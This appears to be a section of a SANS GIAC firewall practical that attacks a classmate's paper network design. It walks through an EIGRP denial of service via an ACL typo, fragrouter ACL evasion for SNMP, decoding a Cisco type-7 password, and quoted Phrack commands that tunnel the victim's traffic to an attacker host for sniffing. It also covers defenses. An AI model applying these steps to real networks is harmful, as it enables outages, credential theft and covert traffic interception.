Because Stephen got to go to the SANS class in Sydney, Australia I am very bitter and jealous. So I have decided that I want to DOS his firewalls. I can perform this by installing Nessus (<http://www.nessus.org>) and running the plug in that will scan for the SSH vulnerabilities.




figure 67

## Explain the results of running that attack against the firewall.

Workarounds ===== It is possible to mitigate this vulnerability in two ways: \* Block all SSH connections on the border on your network, or \* On each individual device allow SSH connections only from the required IP addresses and block all others. Blocking all SSH connections, and all other protocols that are not supposed to come from the outside, on the network edge should be an integral part of the network security best practice. Exploitation and Public Announcements

===== Publicly available malicious software is known to trigger this defect. Scanning for Unix hosts running vulnerable versions of SSH has been prevalent and such a scan may trigger this vulnerability. Cisco PSIRT is aware of a few customers who experienced problems related to this vulnerability, however we do not have any evidence that these devices were targeted directly.

<http://www.e-secure-db.us/dscgi/ds.py/View/Collection-1079>

## Denial of Service attack

Cisco EIGRP DOS, <http://www.security.nnov.ru/search/news.asp?binid=2491>

When looking at the configuration we noticed that one of the ACL's had a typo. A common but HUGE mistake.

*! Define inbound access from the internet*

*! Deny GIAC registered addresses*

*access-list 107 deny ip 208.10.1.0 0.0.0.255 any log*

*access-list 107 deny udp 208.10.1.0 0.0.0.255 any log*



The network addressing design shows that the 208.10.2.0 is the network being used for this company.

### **Network Addressing**

Comment	GIAC_CORP1	GIAC_PIX1	GIAC_PIX2	GIAC_PER1	GIAC_PER2
Management LAN	192.168.1.0/26				
Administration LAN	192.168.1.64/26				
Technology LAN	192.168.1.128/26				
Shared Systems LAN	192.168.1.192/26				
GIAC_CORP/ GIAC_PIX	192.168.2.248/29				
Shared Services LAN	208.10.2.0/25	208.10.2.2/25* 208.10.2.3/25	208.10.2.2/25* 208.10.2.4/25		
GIAC_PIX /GIAC_PER		208.10.2.129/29* 208.10.2.130/29	208.10.2.129/29* 208.10.2.131/29	208.10.2.132/29* 208.10.2.133	208.10.2.132/29* 208.10.2.134
GIAC_PER /Internet				208.10.2.137* 208.10.2.138	208.10.2.137* 208.10.2.139
Proxy Server/DNS	208.10.2.4				
File Server	208.10.2.5				
Web Server	208.10.2.3				
Sendmail Server	208.10.2.2				

This mistake leaves Stephen Monahan's network open to spoofing attacks and we intend to use it to bring down the Router. Stephen is running EIGRP, Cisco's proprietary routing protocol and as he stated in his document that software version is 12.0.5. A bug exists in the in IOS (Cisco Bug ID CSCdv19648) that was originally reported by FX ([fx@phenoelit.de](mailto:fx@phenoelit.de)) and the Phenoelit Group (<http://www.phenoelit.de>) describing a DOS condition with EIGRP that causes the router to create an ARP storm when it receives a large list of neighbors. A few conditions exist that must be met:

1. Router must be running EIGRP
2. Router must not have MD5 hashes enabled for authentication
3. The source IP addresses have to be in the subnet(s) enabled via the "network" statement in the config of the victim router.

Thankfully, (for us) the router configuration meets all of these criteria.

#### *Define network*

```
router eigrp 55555
network 208.10.2.0
no auto-summary
```

He is running EIGRP and he has not enabled the MD5 hashing for authentication. Meaning we have criteria 1 and 2. For the last criteria, we are going to utilize the hole left



in the access-list by the typo we discussed earlier. Here is the description of the attack from the Phenoelit advisory:

[ Description ]

EIGRP uses automatic discovery of neighboring routers. An EIGRP router announces its existence via multicast on the enabled interfaces. If two routers discover each other, they try to exchange information about the current topology in unicast. On Ethernet, both sides need to obtain the MAC address of the other router.

When generating EIGRP neighbor announcements with random source IP addresses and flooding a Cisco router (unicast, only possible in 11.x) or an entire network (multicast), all receiving Cisco routers will try to contact the sender(s). The source IP addresses have to be in the subnet(s) enabled via the "network" statement in the config of the victim router.

A bug in Cisco IOS causes the router to continuously try to obtain the MAC address of the sender. This process does not time out unless the EIGRP neighbor holdtimer expires. This value is supplied by the sender of the neighbor announcement and has a maximum of over 18 hours.

Multiple neighbor announcements with not existing source IP addresses will cause the router to use all available CPU power and bandwidth on the segment for ARP request - creating a segment-wide denial of service condition.

The possible use of IP multicast poses a high risk for larger corporate networks using EIGRP. Cisco IOS versions below 12.0 also accept EIGRP neighbor announcements as unicast packets, which makes the attack possible via the Internet.

In the scenario provided we obtain the vendor code by scanning the ISP router and then get the Ethernet vendor code assigned by IEEE. That can be obtained from <http://standards.ieee.org/regauth/oui/oui.txt>. Just as a safety measure we could spoof the MAC address space for the vendor trying to guess the right one. The likely hood of guess early is slim however, after a long enough period of time we would get it. However, for the exploit to work, we technically do not need to MAC of the ISP. We would only need that if we wanted to try and send changes to the routing table. Our 50 owned cable/DSL hosts would simply send out the Hello packets required to make the router go hunting for the MAC address of the IP. These packets would not be blocked by the border router due to the typo in the ACL.

FX has developed a tool that is capable of sending our EIGRP messages called IRPAS or Internetwork Routing Protocol Attack Suite. You can find it here:

<http://www.phenoelit.de/fr/tools.html>

*ASS is a Autonomous System Scanner. Because routing protocols use autonomous systems to distinguish between various routing "domains" and various ways to communicate, you need something which works like a TCP port scanner but knows more then one protocol. This is ASS.*

Here are the command flags and some of the documentation for ASS:

*ASS, the autonomous system scanner, is designed to find the AS of the router. It supports the following protocols: IRDP, IGRP, EIGRP, RIPv1, RIPv2, CDP, HSRP and OSPF.*

*In passive mode (./ass -i eth0), it just listens to routing protocol packets (like broadcast and multicast hellos).*

*In active mode (./ass -i eth0 -A), it tries to discover routers by asking for information. This is done to the appropriate address for each protocol (either broadcast or multicast addresses).*

*If you specify a destination address, this will be used but may be not as effective as the defaults.*

*EIGRP scanning is done differently: While scanning, ASS listens for HELLO packets and then scans the AS directly on the router who advertised himself. You can force EIGRP scanning into the same AS-Scan behavior as IGRP uses by giving a destination or into multicast scanning by the option -M.*

*For Active mode, you can select the protocols you want to scan for. If you don't select them, all are scanned. You select protocols by giving the option -P and any combination of the following chars: IER12, where:*

- *I = IGRP*
- *E = EIGRP*
- *R = IRDP*
- *1 = RIPv1*
- *2 = RIPv2*

*Usage is trivial:*

```
./ass [-v[v[v]]] -i <interface> [-p] [-c] [-A] [-M] [-P IER12]
-a <autonomous system start> -b <autonomous system stop>
[-S <spoofed source IP>] [-D <destination ip>]
[-T <packets per delay>]
```

*Where:*

<i>-i &lt;interface&gt;</i>	<i>interface</i>
<i>-v</i>	<i>verbose</i>
<i>-A</i>	<i>this sets the scanner into active mode</i>
<i>-P &lt;protocols&gt;</i>	<i>see above (usage: -P EIR12)</i>
<i>-M</i>	<i>EIGRP systems are scanned using the multicast address and not by HELLO enumeration and direct query</i>
<i>-a &lt;autonomous system&gt;</i>	<i>autonomous system to start from</i>
<i>-b &lt;autonomous system&gt;</i>	<i>autonomous system to stop with</i>
<i>-S &lt;spoofed source IP&gt;</i>	<i>maybe you need this</i>
<i>-D &lt;destination IP&gt;</i>	<i>If you don't specify this, the appropriate address per protocol is used</i>
<i>-p</i>	<i>don't run in promiscuous mode (bad idea)</i>
<i>-c</i>	<i>terminate after scanning. This is not recommended since answers may arrive later and you could see some traffic that did not show up during your scans</i>
<i>-T &lt;packets per delay&gt;</i>	<i>packets how many packets should we wait some milliseconds (-T 1 is the slowest scan -T 100 begins to become unreliable)</i>

*I really suggest to use -v !*

*I'm not going to explain why you do not get answers from routers in the Internet. If you don't know what the 'network x.y.z.0' statement for cisco means, forget that you know this program exists (sorry..)*

*ASS output might look a little strange, but has it's meanings:*

- *Routers are identified by the sender's IP address of the packet. This may lead to several routers showing up as more then one since they used different sender interfaces. In the brackets, the protocols this router runs are shown.*

- *Routing protocols are shown as one or more indented lines. First, there is the routing protocol name (like EIGRP), followed by the autonomous system number in brackets. Aligned to the right is the target network if applicable.*
- *EIGRP basic*  
*The basic EIGRP just gives you the autonomous system number, the IOS and EIGRP version as found in the HELLO packet*
- *EIGRP routes*  
*The EIGRP routes section depends on the type of route. All of them include the fields destination network, destination mask and in the last line (in brackets) the values for Delay, Bandwidth, MTU, Reliability, Load and Hopcount. External routes also include the originating router, the originating autonomous system, the external metric and the source of this route.*

## **An attack plan to compromise an internal system through the perimeter system.**

Our attack plan is a simple one. Break into the Router. Change the configuration and what for user names!

**SNMP** (Simple Network Management Protocol) is an asymmetric protocol that runs between a management station and an agent.

“The agent is the device being managed - all its software has to do is implement a few simple packet types and a generic get-or-set function on its MIB variables. The management station presents the user interface. Simple management stations can be built with UNIX command-line utilities. More complex (and expensive) ones collect MIB data over time and use GUIs to draw network maps” (Internet Encyclopedia).

This protocol typically runs over UDP port 161 and 162 however it is possible to run it over TCP, though it is rarely done in the wild. The RFCs that describe SNMP vary based on version; version 1, [RFC 1157](#), version 2, [RFC 1902](#) (MIB Structure), [RFC 1903](#) (Textual Conventions), [RFC 1904](#) (Conformance Statements), [RFC 1905](#) (Protocol Operations), [RFC 1906](#) (Transport Mappings), [RFC 1907](#) (MIB) . (Internet Encyclopedia)

Connected: An Internet Encyclopedia has a great explanation of the SNMP PDU's:  
(<http://www.freessoft.org/CIE/Topics/108.htm>)

“An SNMP operation takes the form of a Protocol Data Unit (PDU), basically a fancy word for packet. Version 1 SNMP supports five possible PDUs:

- **GetRequest / SetRequest** supplies a list of objects and, possibly, values they are to be set to (SetRequest). In either case, the agent returns a GetResponse.
- **GetResponse** informs the management station of the results of a GetRequest or SetRequest by returning an error indication and a list of variable/value bindings.
- **GetNextRequest** is used to perform table transversal, and in other cases where the management station does not know the exact MIB name of the

object it desires. GetNextRequest does not require an exact name to be specified; if no object exists of the specified name, the next object in the MIB is returned. Note that to support this, MIBs must be strictly ordered sets (and are).

- **Trap** is the only PDU sent by an agent on its own initiative. It is used to notify the management station of an unusual event that may demand further attention (like a link going down). In version 2, traps are named in MIB space. Newer MIBs specify management objects that control how traps are sent” ([www.InternetEncyclopedia.com](http://www.InternetEncyclopedia.com)).

## How to Protect Against It

To protect your network from SNMP attacks are BLOCK AT THE BORDER. There is hopefully no reason why someone would need to remotely configure your devices using SNMP. However, in the case where it is absolutely needed there are a few things we can do to help tighten up this protocol. With the recent SNMP vulnerabilities hitting the lists CERT has posted a list of SNMP Ingress Filters.

### “Ingress filtering

As a temporary measure, it may be possible to limit the scope of these vulnerabilities by blocking access to SNMP services at the network perimeter.

Ingress filtering manages the flow of traffic as it enters a network under your administrative control. Servers are typically the only machines that need to accept inbound traffic from the public Internet. In the network usage policy of many sites, there are few reasons for external hosts to initiate inbound traffic to machines that provide no public services. Thus, ingress filtering should be performed at the border to prohibit externally initiated inbound traffic to non-authorized services. For SNMP, ingress filtering of the following ports can prevent attackers outside of your network from impacting vulnerable devices in the local network that are not explicitly authorized to provide public SNMP services.

```
snmp    161/udp    # Simple Network Management Protocol (SNMP)
snmp    162/udp    # SNMP system management messages
```

The following services are less common, but may be used on some affected products

```
snmp      161/tcp    # Simple Network Management Protocol (SNMP)
snmp      162/tcp    # SNMP system management messages
smux      199/tcp    # SNMP Unix Multiplexer
smux      199/udp    # SNMP Unix Multiplexer
synoptics-relay 391/tcp    # SynOptics SNMP Relay Port
synoptics-relay 391/udp    # SynOptics SNMP Relay Port
agentx    705/tcp    # AgentX
snmp-tcp-port 1993/tcp    # cisco SNMP TCP port
snmp-tcp-port 1993/udp    # cisco SNMP TCP port”
```

(<http://www.cert.org/advisories/CA-2002-03.html>).

SNMP version 1 does not support any type of encryption, which is the most common complaint concerning the protocol because it can be easily sniffed. (Granted we went about it the hard way in our attack but it was more fun that way.) Upgrading to version 2 or 3 is recommended to provide authentication and encryption. Few people who are using SNMP are using a version higher than 1. Version 2 supports encryption but it is not very easy to implement and version 3 is not widely supported by vendors making

upgrading a challenging task. If you require SNMP to configure our devices then it is worth the effort to at least look into the possibilities of upgrading.

If you are running in a Cisco environment you can place an ACL on community string name and upgrade to version 2 with little difficulty. Placing an ACL on the community string name gives you the ability to log snmp connection attempts to various the community string names that you have applied, letting you know if someone already has your strings. To place an ACL on the Community string follow the sample config below.

```
logging 4.4.4.132
access-list 99 permit 4.4.4.132
access-list 99 deny any log
```

\*this will let you know if someone has your Community string name but came from the wrong address.

```
snmp-server community gcfw123 RW 99
snmp-server community gcfw RO 99
snmp-server community SNMPv2c view v1default RO
snmp-server host 4.4.4.132 trap SNMPv2c
```

Community string length or difficulty such as names that have special characters and upper case are harder to brute force. But if you haven't upgraded to version 2 or 3 and applied encryption then it may be a fruitless effort, as it can be easily sniffed.

I am sure you are wondering how I am going to use SNMP to get information about his network if he is not allowing UDP 161 in his access-list. And I would be forced to say, "That's a darn good question, but is he doing any fragmentation filter on the Ingress access-list?". The answer would be NO. Stateless Packet Filters are susceptible to Fragmentation Attacks. Tiny fragmentation can be used to subvert ACL's because IP, UDP, TCP and ICMP headers can be broken up across multiple fragmented packets. Once the 1<sup>st</sup> packet is let through the rest of the packets should also be on their way. Fragrouter, written by Doug Song, is a tool that can be used to fragment traffic in an attempt to bypass packet filtering devices. Plus, as an added feature it will also do normal routing. Fragrouter is easy to set up and simple to use (practically a windows application☺). Here are the options available for fragrouter:

```
[root@BigPig1 root]# fragrouter
Version 1.6
Usage: fragrouter [-i interface] [-p] [-g hop] [-G hopcount] ATTACK
```

where ATTACK is one of the following:

- B1: base-1: normal IP forwarding
- F1: frag-1: ordered 8-byte IP fragments
- F2: frag-2: ordered 24-byte IP fragments
- F3: frag-3: ordered 8-byte IP fragments, one out of order
- F4: frag-4: ordered 8-byte IP fragments, one duplicate
- F5: frag-5: out of order 8-byte fragments, one duplicate
- F6: frag-6: ordered 8-byte fragments, marked last frag first

- F7: frag-7: ordered 16-byte fragments, fwd-overwriting
- T1: tcp-1: 3-whs, bad TCP checksum FIN/RST, ordered 1-byte segments
- T3: tcp-3: 3-whs, ordered 1-byte segments, one duplicate
- T4: tcp-4: 3-whs, ordered 1-byte segments, one overwriting
- T5: tcp-5: 3-whs, ordered 2-byte segments, fwd-overwriting
- T7: tcp-7: 3-whs, ordered 1-byte segments, interleaved null segments
- T8: tcp-8: 3-whs, ordered 1-byte segments, one out of order
- T9: tcp-9: 3-whs, out of order 1-byte segments
- C2: tcbc-2: 3-whs, ordered 1-byte segments, interleaved SYNs
- C3: tcbc-3: ordered 1-byte null segments, 3-whs, ordered 1-byte segments
- R1: tcbt-1: 3-whs, RST, 3-whs, ordered 1-byte segments
- I2: ins-2: 3-whs, ordered 1-byte segments, bad TCP checksums
- I3: ins-3: 3-whs, ordered 1-byte segments, no ACK set
- M1: misc-1: Windows NT 4 SP2 - <http://www.dataprotect.com/ntfrag/>
- M2: misc-2: Linux IP chains - <http://www.dataprotect.com/ipchains/>

Fragrouter does have one draw back. It is designed to not forward traffic from the host running the tool. To solve this problem we can run Fragrouter in a Virtual PC window and send all of our exploits to it to be fragmented and forwarded.

Here is a screen shot of just that!




figure 68

Countermeasure:

- Set a minimum packet size for fragmented packets (potential for DoS)
- Packet reassembly (Watch out for pathological offsets though)
- IPS box doing Fragment Reassembly
- Stateful Packet filtering

Once we have accessed the SNMP write community string name we can download the configuration. However, we do not want to try and upload the config as it may cause alarm. So we can crack the weakly encrypted enable password and hope that the enable and the enable secret password are the same. Because he does have both configured:

*enable secret 5 \$1\$a3YH\$Hjj4B.b/AWyJVYzBIgI2R/*

*enable password 7 04481F031924*

To crack the password we are going to cut and paste it into a website that has an applet designed to crack service-password encryption.




figure 69






figure 70

in the image you can see that 04481f031924 is equal to *steve*!

Now we can use the same Fragrouter tool to log into the machine and make some changes to the configuration without the admin's knowledge. We will be conducting this attack at about 3:00 in the morning hoping that everyone is asleep.

### Describe the process to compromise the target

Here is the real fun! We are going to take the configuration from Phrack 56 "what to do in Cisco land when you are dead" and create a point to point tunnel on our router so we can sniff all the traffic entering and leaving Steve's network. Because we will be conducting this attack from a VERY fast University network they may actually see increased speeds to some locations ;).

Here is a snip of the article out of "Phrack"

What you want to do is reroute some traffic from a router and send it to some other place, capture it and resend it to the router and make it look like nothing ever happened. Normal operation on a typical config will look like this:



```

Internet  ----- Cisco ----- Target
                        Ethernet0             Serial0

```

What we are going to do is:

```

# telnet cisco
Trying 192.168.1.240...
Connected to 192.168.1.240.
Escape character is '^]'.

```

User Access Verification

```

Password:
cisco> enable
Password:
cisco# configure term
Enter configuration commands, one per line.  End with
CNTL/Z.
cisco(config)# int tunnel0
cisco(config-if)# ip address 192.168.0.1 255.255.255.0
cisco(config-if)# tunnel mode ?
    aurp      AURP TunnelTalk AppleTalk encapsulation
    cayman    Cayman TunnelTalk AppleTalk encapsulation
    dvmrp     DVMRP multicast tunnel
    eon       EON compatible CLNS tunnel
    gre       generic route encapsulation protocol
    ipip      IP over IP encapsulation
    nos       IP over IP encapsulation (KA9Q/NOS compatible)

cisco(config-if)# tunnel mode gre ip
cisco(config-if)# tunnel source ?
    A.B.C.D   ip address
    BRI       ISDN Basic Rate Interface
    Dialer    Dialer interface
    Ethernet  IEEE 802.3
    Lex       Lex interface
    Loopback  Loopback interface
    Null      Null interface
    Tunnel    Tunnel interface
cisco(config-if)# tunnel source Ethernet0/0/0
cisco(config-if)# tunnel destination 192.168.1.1
cisco(config-if)# ^Z
cisco# show interfaces Tunnel0
Tunnel0 is up, line protocol is up
  Hardware is Tunnel
  Internet address is 192.168.0.1/24
  MTU 1500 bytes, BW 9 Kbit, DLY 500000 usec, rely 255/255,
load 1/255
  Encapsulation TUNNEL, loopback not set, keepalive set (10
sec)
  Tunnel source 192.168.1.240 (Ethernet0), destination
192.168.1.1
  Tunnel protocol/transport GRE/IP, key disabled, sequencing
disabled

```

```

Checksumming of packets disabled, fast tunneling enabled
Last input never, output never, output hang never
Last clearing of "show interface" counters never
Input queue: 0/75/0 (size/max/drops); Total output drops:
0
5 minute input rate 0 bits/sec, 0 packets/sec
5 minute output rate 0 bits/sec, 0 packets/sec
0 packets input, 0 bytes, 0 no buffer
Received 0 broadcasts, 0 runts, 0 giants
0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0
abort
0 packets output, 0 bytes, 0 underruns
0 output errors, 0 collisions, 0 interface resets
0 output buffer failures, 0 output buffers swapped out
cisco#

```

At that point tcpdump won't show any output unless you try to ping an IP on the 192.168.0.1/24 network. You will see some GRE encapsulated ICMP packets and some icmp proto 47 unreachable packet coming from 192.168.1.1.

On your linux test box, make sure you have protocol number 47 unfirewalled,

```

test# ipchains -I input -p 47 -j ACCEPT          # accept
GRE protocol
test# modprobe ip_gre
test# ip tunnel add tunnel0 mode gre remote 192.168.1.240
local
192.168.1.1
test# ifconfig tunnel0 192.168.0.2 netmask 255.255.255.0
test# ping 192.168.0.2
PING 192.168.0.2 (192.168.0.2): 56 data bytes
64 bytes from 192.168.0.2: icmp_seq=0 ttl=255 time=0.3 ms
^C

```

Ok our link is up. And as you can see by default GRE is really stateless. There is no handshake, as we are not in Microsoft land with GRE2 and stupid PPTP.

```

